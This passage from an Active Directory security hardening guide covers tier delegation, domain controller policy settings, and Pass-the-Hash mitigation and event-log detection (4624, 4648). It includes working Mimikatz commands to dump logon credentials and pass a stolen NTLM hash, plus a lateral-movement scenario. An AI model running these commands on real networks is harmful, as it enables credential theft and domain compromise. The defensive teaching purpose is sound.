
At the Tier 0 OU, there are different OU's, like ''Devices'' and ''Tier 0 servers''

OU=Devices means the computer(s) (objects) of an Tier 0 admin


OU=Tier 0 servers means the critical server(s) (objects) in the Tier 0 zone.



Example of a wrong-delegated permission is having GPO's that is linked on the Tier 0 admins their device, but it is managed by Tier 1 or Tier 2 admins. In this example. Paul can add himself in the local Administrators group of the Tier 0 admin his/her workstation.



Second example is a GPO that is linked to the Tier 0 servers, OU, but Server Admins from Tier 1 are managing it. This means that everyone from Tier 1 could put themselves in the local Administrators group on those servers.



- 5.3 – Default Domain Controllers Policy

Replace the Default Domain Controllers Policy with a more security focused GPO.

Access this computer from the network	Administrators, Authenticated Users, ENTERPRISE DOMAIN Controllers
Add workstations to domain	Administrators
Allow log on locally	Administrators, Backup Operators
Backup files and directories	Administrators, Backup Operators
Change the system time	NT AUTHORITY\LOCAL SERVICE, Administrators
Debug Programs	Administrators
Force shutdown from remote system	Administrators
Load and unload device drivers	Administrators
Restore files and directories	Administrators, Backup Operators
Shutdown the system	Administrators
Deny access to this computer from the network	Guests
Deny access through Remote Desktop Services	Guests

NOTE: If you do not use Backup Operators for AD/DC back-ups. It is recommended to remove the rights of it. Making back-ups from AD/DC is usually a Tier 0 operations, because it requires interaction, such as being able to log on to a DC to perform the back-up.

• 6.1 – Pass-The-Hash with Mimikatz

"Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems." – MITRE ATT&CK

[Example]


Workstation of Eve was compromised and the attacker has a foothold. Attacker turns off services, makes noise on the workstation, and tries to trick someone from IT to logon Eve her workstation to see, what is going on.

In our example. Cavani from IT will take a look and RDP into the box of Eve.

Eve now has the NTM hash of Cavani and can authenticate as the user Cavani


- **Using Mimikatz to dump credentials from memory**

```
Mimikatz # privilege::debug
Mimikatz # sekurlsa::logonPasswords
```




- **Passing the hash of Cavani**

Mimikatz # sekurlsa::pth /user:Cavani /domain:identity.local /ntlm:<ntlm hash>




- Let's pretend that Cavani is a Domain Admin. We can now move laterally to the DC by using PsExec for example.



• 6.2 – Mitigating Pass-The-Hash

- Ensure that the password of the **RID-500** is randomized on every computer. Microsoft LAPS is a nice solution for this.




- Ensure that you change the username of RID-500.
- Ensue that you deploy a similar model like Microsoft Administrative Tier Model to ensure that Domain Admins can only log on Tier 0 servers, and not lower trusted workstations and servers.
- Deploy Credential Guard on workstations if possible. This requires that a machine has the right hardware to support Credential Guard.
- Do NOT allow local accounts access network resources, so configure a GPO for work-stations with the following two configurations:

- **Deny access to this computer from the network:** Guest, Local account and member of Administrators group
- **Deny access to this computer through Remote Desktop:** Guest, Local account and member of Administrators

- 6.3 – Detecting Pass-The-Hash in Windows Event Logs

The following security events will indicate on the machine with the likes of **4624** & **4648**




Event ID	**Description**	**Task Category**
4624	An account was successfully logged on	Logon
4648	A logon was attempted using explicit credentials	Logon


- **On the targeted host:**

SecurityDelegation: The server can impersonate the client's security context when communicating with services on remote systems.

Event ID	**Description**	**Task Category**
4624	An account was successfully logged on	Logon

Event ID	4624
Description	An account was successfully logged on
Logon Type	9
Logon Process	seclogo
Authentication Package	Negotiate




Account Domain: CORP
Logon ID: 0x5F0E28
Linked Logon ID: 0x0
Network Account Name: Mark
Network Account Domain: corp.contoso.com
Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information:
Process ID: 0x374
Process Name: C:\Windows\System32\svchost.exe
Network Information:
Workstation Name: -
Source Network Address: ::1
Source Port: 0
Detailed Authentication Information:
Logon Process: seclogo
Authentication Package: Negotiate
Transited Services: -

- **What does event 4624 means?**

This event generates when a logon session is created (on destination machine). It generates on the computer that was accessed, where the session was created.

Event ID	4624
Logon Type	The Type of logon that was performed
Logon Process	The name of the trusted logon process that was used for the logon.
Authentication Package	The name of the authentication package which was used for the logon authentication process.


Summarize

Logon Type ''**9**'' means **NewCredentials**. This means that the new logon session has the same local identity, but uses **different credentials** for other network connections.

Logon Process is set on ''**seclogo**'' - I could not really find on the internet what this means, but it is not common to see this at Logon Process.


Authentication Package is set on ''Negotiate'', which means Kerberos or NTLM, depending on client capability

Event ID	4648
Description	A logon was attempted using explicit credentials



- **On the targeted host**

Event ID	4624
Logon Type	3
Impersonation Level	Delegation



- Recommendation

This event is generated when a process attempts an account logon by explicitly specifying that account's credentials.

Microsoft recommends the following:

Type of monitoring required	Recommendation
High-value accounts: You might have high value domain or local accounts for which you need to monitor each action. Examples of high value accounts are database administrators, built-in local administrator account, domain administrators, service accounts, domain controller accounts and so on.	Monitor this event with the **"Subject\Security ID"** or "**Account Whose Credentials Were Used\Security ID**" that correspond to the high value account or accounts.

Monitor the following two events:

Event ID	4624
Logon Type	9
Logon Process	seclogo
Authentication Package	Negotiate

Event ID	4648

On the targeted host:

SecurityDelegation: The server can impersonate the client's security context when communicating with services on remote systems.

Event ID	4624
Logon Type	3
Impersonation Level	Delegation


- 6.4 – DCSync to synchronize credentials

DCSync is a feature in Mimikatz located in the lsadump module. **DCSync** impersonates the behavior of Domain Controller and requests account password data from the targeted Domain Controller. This requires Domain Admin or equivalent.

